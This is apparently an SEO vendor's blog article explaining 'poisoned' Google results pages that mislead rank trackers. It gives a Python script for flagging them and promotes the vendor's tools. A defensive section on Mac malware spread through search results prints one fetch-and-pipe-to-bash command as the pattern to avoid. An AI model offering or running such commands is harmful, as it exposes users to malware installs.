Preferences
Privacy is important to us, so you have the option of disabling certain types of storage that may not be necessary for the basic functioning of the website. Blocking categories may impact your experience on the website. More information
Privacy is important to us, so you have the option of disabling certain types of storage that may not be necessary for the basic functioning of the website. Blocking categories may impact your experience on the website. More information

Poisoned SERPs are Google results pages that look normal but show the wrong sites. Learn to spot them in your rank data and avoid acting on false drops.
In short
A poisoned SERP is a Google results page that looks normal but lists organic results a real searcher would not see. Google sends no error or captcha, so a rank tracker can store the page as accurate. You can catch it by comparing each page with the sites that usually rank for that keyword.
Want to go further? Ask
Quick quiz
How should you follow your positions on Google?
Sorank matches your answers


Test it for 3 days on your own site and see where you stand on Google, ChatGPT and the other AIs.
Start 3-day free trial3 days free, then stop whenever you want. 90-day results guarantee, conditions apply.
A poisoned SERP is a Google results page that looks complete but contains organic results a real searcher would not see. The word describes the page, not the site: the same keyword can return a clean page to one session and a poisoned one to another, so the problem only shows when you compare pages over time.
The difference from a normal error is what matters. A timeout or a block tells your software to retry. A poisoned page is a complete page with the usual layout, so your tool treats it as data and stores it. Nothing on the page warns you.
This is not the same as negative SEO, where someone attacks your own site. Here your site is not attacked. The page you receive is wrong because of how Google serves a particular kind of request.

The clearest definition comes from Nozzle's study on poisoned Google SERPs, published by the rank-tracking firm Nozzle on October 10, 2026 and updated on November 3, 2026. Its test is simple: a page is poisoned when "fewer than half of the keyword's usual sites on any page of the SERP" appear on it. The usual sites are the domains that held a top 10 position on at least 60% of a keyword's SERPs during a clean baseline period. The timeline below shows how the study dates the event.
Poisoned SERPs in Nozzle's sample, September to November 2026
Sources: Nozzle Research (October 10, 2026, updated November 3, 2026); Search Engine Journal (October 14, 2026)
Rank trackers and AI companies collect Google results with automated queries. Google's Terms of Service, effective July 30, 2026, forbid "using automated means to access content from any of our services" under the heading "Don't abuse our services". Whatever you think of that rule, the practical result is that the tracker's pipeline decides what you see, and that pipeline may not know when Google returns a wrong page.
Nozzle reports that its requests began failing on September 13, 2026, and that poisoned SERPs appeared from September 20. Its sample covers 58 countries and desktop, iPhone and Android results, so the pattern is not limited to one market or device.
The cost is quiet. A single poisoned page reaches your rank tracking dashboard as a normal position. A client report, a content decision or a "we dropped six places" message then rests on a page that a real searcher never saw.
Poisoned SERPs in Nozzle's judged sample
Source: Nozzle Research, updated November 3, 2026

Nozzle's test looks at which usual sites are present, so the shapes below are the patterns that test catches in your own data. They are not an official Google classification, and the labels are ours. Use them to decide what to look for when a keyword moves.
| Shape | What you see | Why it misleads | First check |
|---|---|---|---|
| Swapped | Usual competitors are missing and unfamiliar domains fill the top 10 | Competitor reports and share-of-voice charts change overnight | Count how many usual sites are present |
| Cut short | Page 1 or 2 has fewer results than the keyword's history | Looks like the market shrank or your ranking was lost | Compare the result count with the last 30 days |
| Wrong location | A local query returns businesses from another city | Local rank reports show a false move on the map | Check the location settings and the addresses in the results |
Local keywords are not safer. In a matched sample of 21508 pairs, Search Engine Journal reports poisoning on 7.5% of local searches and 7.4% of national ones. Nozzle reads that as showing that local targeting makes no difference, so you cannot assume a local keyword is clean because it is local.
Nobody outside Google can say for certain why these pages are served, and the coverage we reviewed contains no Google explanation. What exists is a set of readings, and each one has a different test.
Nozzle's reading is that Google "is not refusing these requests, it answers them with a complete page whose results are wrong." The firm calls this Google's response to AI scraping, and it is the explanation with the most data behind it, although the data comes from one firm.
Roger Montti, writing in Search Engine Journal on October 14, 2026, adds a second possibility: the poisoning may also target people trying to reverse-engineer rankings. He labels that as his own speculation and notes that Nozzle does not mention it. The same analysis flags two open questions: Related Searches appear less often on poisoned pages, and MapQuest, Yelp and YouTube appear less often too, with no known reason.
Be careful with the numbers as well. The first version of Nozzle's study reported that 8.0% of pages collected since September 13 were poisoned. The November 3 update reports 27.6% of judged SERPs on page 1 or 2. The two versions use different samples and definitions, so compare trends inside one source and never put both figures on the same chart.
| Explanation | Who proposes it | What would settle it |
|---|---|---|
| A response to automated AI-style requests | Nozzle Research, in its study | Poisoning rates compared across request routes and sessions, measured by several independent trackers |
| A target on people reverse-engineering rankings | Roger Montti, Search Engine Journal (his speculation) | Poisoning rates on traffic that is not a rank tracker, which outside tools cannot see directly |
| Unexplained gaps in Related Searches and directory sites | Open questions in the same analysis | A longer public dataset that uses the same definition |
Compare each page with the usual sites for that keyword, and flag the page when fewer than half of them appear. You need three things for each keyword: a baseline of clean SERPs, the domains on each new page, and that one rule.
Take at least three weeks of SERPs from a period you trust. Nozzle used August 20 to September 9 as its baseline. A usual site is a domain that appears in the top 10 on at least 60% of those SERPs. Keep the list per keyword and per device, because results differ between desktop and mobile, and refresh it only from pages that passed the test.
For each new capture, count how many usual sites appear on each page of the SERP, and flag the page when that count is below half of the usual sites. Page 1 and page 2 need their own baselines. The short script below applies the rule to page 1 and assumes the baseline lists hold the domains in rank order.
from collections import Counter

def usual_sites(baseline_pages):
    # baseline_pages: one list of domains per past capture of this page
    counts = Counter()
    for page in baseline_pages:
        counts.update(set(page))
    return {d for d, n in counts.items() if n / len(baseline_pages) >= 0.6}

def is_poisoned(usual, page_domains):
    found = [d for d in usual if d in page_domains]
    return len(found) < len(usual) / 2
With 10 usual sites, a page showing 4 or fewer of them is flagged, and a page showing 5 is not. A single flag is a reason to re-read, not a verdict, which is why the next steps matter.
A second signal is carry-over: the share of sites on a SERP that were also on the previous one. Nozzle reports that organic results kept 88.2% of the previous SERP's sites at baseline and only 30.0% on poisoned SERPs. Carry-over is a cheap alarm, but it also fires on real volatility, so use it to prioritize which keywords to check, not to decide what to store.
Store the full page, test it against the usual sites, re-read anything that fails, and alert only when the change holds. The method works in a rank tracker or in an internal script, and each step has a reason.
The verification pipeline
Step 1: store more than your position. For each capture, keep the domains on pages 1 and 2, the result count, the device and the location. If you only store your own position, you cannot run any test later, because the evidence is gone.
Step 2: fix the location and device per keyword. A local keyword run from another city is a different query. With one location and one device per keyword, a change means Google changed, not your setup.
Step 3: run the test on both pages. Nozzle found page 2 poisoned about 1.5 times as often as page 1 in its November study, so do not check page 1 alone. Each page gets its own usual-sites list.
Step 4: read again before you decide. Re-run the flagged keyword, ideally through a different session. In the first version of Nozzle's study, poisoning lasted one collection for 80% of the affected spells, so a second read often settles the question. Keep the flagged capture for review instead of overwriting your last good read.
Step 5: alert on persistence. Nozzle reports that usual sites came back within three days on 45.1% of its poisoned SERPs, and within two weeks on 89.0%. A two-collection rule removes most one-off noise. It will not remove all of it, so keep the flagged captures for the cases that last longer.
Storing the first read is the fastest option, one re-read catches short spells, and verifying against history before storing catches the most. Each method below has a clear use, a clear limit, and a cost you should accept on purpose.
You store whatever the tracker returns and move on. It works only for low-stakes tracking where a wrong day does not reach anyone. Its advantage is simplicity: one request per keyword and no baseline to maintain. Its limit is that wrong pages become history, and every later chart inherits them. In an example with made-up numbers, a keyword with 10 usual sites shows only 2 of them on one day. The tracker stores that page, and a week later the chart shows a drop that never reached a searcher.
You store the first read, but when a page fails the usual-sites test, you fetch it again and keep the second read. It suits teams with a tight request budget. It catches the short spells, which Nozzle's first study found to be the most common. Its limit is that a persistent poisoning returns the same wrong page twice, and two identical wrong pages prove only that the page is stable, not that it is accurate.
You test every capture against the usual sites before storing it. Pages that fail are re-read. A page that fails twice is stored as suspect and kept out of trend charts, while the last good read stays in place. Use this method for any data that feeds client reports or decisions. Its advantage is a clean history. Its limit is the cost: a baseline to maintain and extra requests for every flag. In the same example, the 2 of 10 page fails, the re-read shows 8 of 10, and you store the second read and log the first as suspect.
| Method | Flags one-day spells | Flags spells that last | Extra requests | Keeps history clean |
|---|---|---|---|---|
| Store the first read | No | No | None | No |
| Re-read once | Often | No | One per flagged keyword | Partly |
| Verify against history, then store | Yes | Yes | A baseline, plus one per flag | Yes |
Store the first read, or verify before storing
The most common mistakes are reacting to a one-day drop, trusting a short or repeated page, and blaming your own site first. Each one has a clear check, and the table gives the short version before the detail.
| Mistake | Sign | Fix |
|---|---|---|
| Reacting to a one-day drop | The keyword returns to its old positions on the next collection | Require persistence before you alert |
| Trusting a short page | Result counts fall below history on several keywords at once | Compare with history and re-read |
| Treating repeated results as proof | The same wrong domains come back in every capture | Check against history and an independent source |
| Assuming your site left the top 10 | The tracker shows a drop that Search Console does not show | Compare with Search Console before you act |
| Blaming your site or an update first | Many unrelated keywords move on the same day | Check the volatility data and Search Console |
What it is. You change content, send an alert or report a loss after a single read.
How to spot it. The keyword returns to its old positions on the next collection, and the usual sites are back. In Nozzle's first study, 80% of poisoned spells lasted one collection.
How to fix it. Require persistence across two collections before any alert, and keep the first read as suspect rather than deleting it.
What it is. A page with fewer results than usual looks like a shrinking market or a lost ranking.
How to spot it. Result counts fall below the keyword's history on several keywords on the same day. A real market change rarely hits unrelated keywords at once.
How to fix it. Compare the count with the 30-day history, re-read the keyword, and wait for the count to recover before you record a loss.
What it is. The same wrong page comes back in several captures, and you read the consistency as accuracy.
How to spot it. Repeated captures carry the same swapped domains, and none of them match the usual sites.
How to fix it. Treat consistency as stability only. Check the page against history, then against an independent source such as Search Console.
What it is. The tracker says your site fell out of the top 10, and you act on that alone.

How to spot it. In Nozzle's sample, a tracked site was out of the top 10 on 63.7% of poisoned SERPs, against 2.6% at baseline. Google defines average position from your own impressions, so a drop that appears in Search Console too is real. Google's help page describes position as "a relative ranking of the position of your link on Google, where 1 is the topmost position."
How to fix it. Compare the trend in Search Console before you act. Search Console averages across queries rather than reporting one keyword, so compare the direction and size of the change, not a single keyword's exact place.
What it is. You rewrite pages after a drop that was in the data, not on Google.
How to spot it. Many unrelated keywords move on the same day, and Search Console shows no matching change. If the drop lines up with a known change, the date is a clue, so check the Google spam update history too.
How to fix it. Run the checks in the next section before changing content. A manual action from Google is a different case, and it is covered in our guide on manual actions from algorithmic drops.
Before you change content or send a client report, check five things. Together they separate a poisoned page from a real change, and each one takes a few minutes.
Before you react to a sudden drop
When many keywords move together, a broad Google change is also possible. The volatility data helps you see whether the whole first page is shifting or only your keywords.
Tip

To check whether a drop matches a broad Google change, try the free SERP Volatility Sensor. It tracks daily shifts on the first page for 20 benchmark keywords and gives a score from 0 to 10, where the page's own wording says a "High" score of 7 to 8.5 "usually means" a possible algorithm update.
The same phrase also describes criminal campaigns that push malicious install guides into search results, and on Mac the pattern is well documented. The two meanings need different responses, so do not mix them.
On December 12, 2025, Pieter Arntz at Malwarebytes described how the AMOS infostealer reached Mac users through sponsored or SEO-boosted results that pointed to shared ChatGPT and Grok conversations. A victim searched for something like "clear disk space on macOS", and the chat told them to paste a Terminal command. The command contained a base64-encoded URL that hosted a malicious script, and running it started a multi-stage install that harvested credentials.
The warning sign is a command that downloads and runs code, or decodes a string and pipes it to a shell. The pattern looks like this, and no install guide from a search result should ask you to run it:
curl -fsSL https://example.com/install.sh | bashWarning
Never paste a Terminal command from a search ad, a shared chat or a forum. Open the three-dot menu on a Google ad and check "About this advertiser" first, as Malwarebytes advises. Run real-time anti-malware protection that includes web protection.
| Question | Rank-tracking meaning | Search-poisoning (malware) meaning |
|---|---|---|
| Who is affected | Rank trackers, AI scrapers and the teams who read their data | Anyone who searches, with Mac users named in the reports |
| What is altered | The page served to automated queries | The results and sponsored placements shown to users |
| Warning sign | A usual competitor vanishes from the top 10 | An install guide asks you to run a Terminal command |
| What to do | Verify against history and check Search Console | Do not run the command, and check the advertiser |
Use Search Console as the reference, a rank tracker for daily coverage, and a dashboard that puts Google and AI traffic side by side. No single source covers all three jobs, so use each one for what it does well.
| Source | What it tells you | Limit |
|---|---|---|
| Search Console | Clicks, impressions and average position from Google's own data | Averages across queries, so it shows trends, not single keywords |
| Rank tracker | Daily positions for each keyword you set up | Can store a poisoned page unless it verifies captures first |
| Sorank's dashboard | Google clicks, impressions, average CTR and average position beside AI visits | A view of trends, not a keyword-level verifier |
Sorank's GEO / SEO dashboard reads clicks, impressions, average CTR and average position from Search Console, and AI visits from Google Analytics, and shows both side by side. It does not replace the usual-sites test above. It gives you a second, Google-sourced view when a tracker's drop needs a cross-check.
Add a verification step to your rank data, set a two-collection alert rule, and keep the raw captures so you can show later that a drop was poisoned. Use the table to prioritize.
| Action | Why it matters |
|---|---|
| Store domains for pages 1 and 2 | Without them you cannot run any test later |
| Build usual-sites lists from clean history | The fewer-than-half rule needs a baseline |
| Require two collections before an alert | Most one-day spells disappear on their own |
| Cross-check large drops in Search Console | A real loss shows up in Google's own data |
For the wider picture, read our guide to SERP monitoring, which covers rankings, SERP features and AI Overviews, and the basics in our SERP glossary entry. The pattern is new, the data is contested, and the safest habit is the simplest one: never record a position you have not checked against history.
A poisoned SERP is a Google results page that looks normal but lists organic results a real searcher would not see. Google sends no error, so a rank tracker can store the page as accurate. You can catch it by comparing each page with the sites that usually rank for that keyword.
Google has not explained the pattern publicly, and the coverage reviewed contains no Google statement. Nozzle Research reads it as Google's response to AI scraping, and Search Engine Journal labels a second possibility as speculation. Treat the cause as open and the symptoms as measurable.
Check whether the drop reverses on the next collection, whether usual competitors vanished too, and whether Google's own Search Console data shows the same change. A poisoned page usually shows many usual sites missing at once and often disappears after one collection.
We analyse your competitors, your website and your AI visibility to create a tailored content plan for free.
 Website Value Calculator
 Website Accessibility Checker
 Google Analytics Checker
 Duplicate Content Checker
 Mobile-Friendly Test
 Website Speed Test
 Subdomain Finder
 Domain Age Checker
 CMS Detector
 Googlebot Simulator
 Nofollow Link Checker
 Meta Tag Checker
 Keyword Cannibalization Checker
 Keyword Intent Checker
 Keyword Extractor
 Google Ads Cost Calculator
 CPC Calculator
 Local Citation Finder
 Reddit Threads Finder
 Disavow File Generator
 Redirect Generator
 Canonical Tag Generator
 Passive Voice Checker
 Google Location Changer
 Google Review Calculator
 Google Review Link Generator
 Keyword Combiner
 Podcast Show Notes Generator
 AI Content Rewriter
 AI Text Humanizer
 ChatGPT Prompt Generator
 Twitter Thread Generator
 Tweet Generator
 Landing Page Copy Generator
 Google Ads Copy Generator
 Pinterest Pin Description Generator
 Anchor Text Generator
 Social Media Post Generator
 LinkedIn Post Generator
 Free AI Writer
 Review Response Generator
 LSI Keyword Generator
 YouTube Video Ideas Generator
 YouTube Tag Generator
 YouTube Description Generator
 Product Description Generator
 CTA Generator
 Blog Introduction Generator
 Conclusion Generator
 Hook Generator
 AI Content Brief Generator
 FAQ Schema Generator
 AI Blog Post Ideas Generator
 Structured Data Validator (Schema Validator)
 Alt Text Checker
 Internal Link Analyzer
 Backlink Challenge
 AI Meta Description Generator
 AI Blog Title Generator
 Google Indexability Checker
 AI Blog Outline Generator
 UTM Link Builder
 Keyword Clustering Tool
 Canonical Tag Checker
 XML Sitemap Generator
 Broken Link Checker
 AI SEO Title Generator
 Headline Analyzer
 SERP Preview Tool
 Redirect Checker
 Hreflang Tag Generator
 Heading Structure Analyzer
 HTTP Headers Checker
 Favicon Extractor
 SERP CTR Calculator
 SEO vs Paid Search Savings Calculator
 SEO Share of Voice Calculator
 SEO ROI Calculator
 SEO Traffic and Revenue Forecast Calculator
 SEO Budget Calculator
 SEO Break-Even Calculator
 SaaS SEO ROI Calculator
 ROAS Calculator
 Reading Time Calculator
 Ranking Gain Simulator
 Organic Traffic Value Calculator
 Organic Traffic Estimator and Website Traffic Checker
 LTV to CAC Ratio Calculator
 Local SEO ROI Calculator
 Link Building Cost Calculator
 Keyword Value Calculator
 Keyword Opportunity Score Calculator
 Keyword Density Calculator
 GEO ROI Calculator
 GEO Content Investment Calculator
 Ecommerce SEO ROI Calculator
 Customer Lifetime Value Calculator
 Customer Acquisition Cost Calculator
 CTR Calculator
 Cost Per Article Calculator
 Conversion Rate Calculator
 Content Marketing ROI Calculator
 ChatGPT Referral Traffic Estimator
 Bounce Rate Calculator
 Backlink ROI Calculator
 AI Visibility Score Calculator
 AI Traffic Value Calculator
 AI Share of Voice Calculator
 Cost of AI Invisibility Calculator
 AI Citation Rate Calculator
 llms.txt Validator
 AI Overview Checker and AI Overviews Rank Checker
 Robots.txt Checker
 AI SEO Audit
 LLM Readability Checker
 SearchGPT Readiness Checker
 Structured Data LLM Audit
 Website Crawlability AI Audit
 Why ChatGPT Is Not Recommending My Website
 Gemini Ranking Tool
 Perplexity Ranking Checker
 LLM Citation Checker
 Answer Engine Optimization Audit
 GEO Audit
 AI Search Visibility Test
 ChatGPT Visibility Checker
 llms.txt Generator
 URL Extractor
 Webpage to Markdown
 Sitemap Checker
 SERP Volatility Sensor
 Page Size Checker
 Word Counter
 Slug Generator
 Schema Generator
 Robots Generator
 OG Preview
 Meta Tags Generator
 Image Compressor
 Favicon Generator
 On-Page SEO Audit: SEO Checker and SEO Analyzer
 Backlink Analysis Tool
 Keyword Research Tool
 Domain Authority Checker
 “I tested Sorank on a real client site and it's insane. It does everything an agency would bill you $1500 a month for. It's going into production on that client now.”

 Guillaume Guersanguersanguillaume.com“We are an Ads agency and we wanted to get our SEO back on track once and for all. Sorank gave us a clear view of our site, helped us prioritize optimizations, and properly structure our content. The tool is easy to use, well designed for a team, and very practical for centralizing tracking without having to juggle multiple platforms. A very solid foundation to start fresh with our SEO.”
 Gaspard MadouiAds Agency
 “I just let the Sorank software do its thing, and now my DR is 25 and my page is ranking higher.”
 Lucas Flandrefoundertrace.fr“I specialized in GEO thanks to Sorank. The GEO Leaderboard allows me to show my clients their position vs competitors on ChatGPT. It’s a real commercial differentiator.”
 MélanieSEO Freelance“Great service, works well for our website and helps us understand how to improve it to rank better on Google and elsewhere. Congrats, keep going, I recommend it.”
 Hugo T.E-commerce merchant